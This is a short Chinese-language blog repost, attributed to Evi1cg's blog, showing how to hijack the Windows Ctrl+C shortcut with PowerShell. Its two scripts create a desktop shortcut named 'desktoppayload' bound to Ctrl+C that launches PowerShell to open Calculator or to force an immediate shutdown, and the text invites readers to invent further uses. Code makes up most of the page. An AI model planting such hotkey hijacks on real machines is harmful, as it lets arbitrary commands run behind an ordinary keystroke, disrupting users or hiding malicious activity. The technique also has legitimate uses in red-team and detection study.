


Demo:

劫持快捷键,执行命令。
Code:
calc:
$WshShell = New-Object -comObject WScript.Shell

$Shortcut = $WshShell.CreateShortcut("desktop\desktoppayload.lnk")

$Shortcut.TargetPath = "%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe"

$Shortcut.IconLocation = "%SystemRoot%\System32\Shell32.dll,21"

$Shortcut.hotkey = "ctrl+c"

$Shortcut.Arguments = 'calc'

$Shortcut.Save()
shutdown:
$WshShell = New-Object -comObject WScript.Shell

$Shortcut = $WshShell.CreateShortcut("desktop\desktoppayload.lnk")

$Shortcut.TargetPath = "%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe"

$Shortcut.IconLocation = "%SystemRoot%\System32\Shell32.dll,21"

$Shortcut.hotkey = "ctrl+c"

$Shortcut.Arguments = 'shutdown /s /t 0'

$Shortcut.Save()
更多玩儿法,你来创造~
文章出处:Evi1cg’s blog
原文链接:https://evi1cg.me/archives/hijacking-common-windows-shortcuts-with-powershell.html




暂无评论内容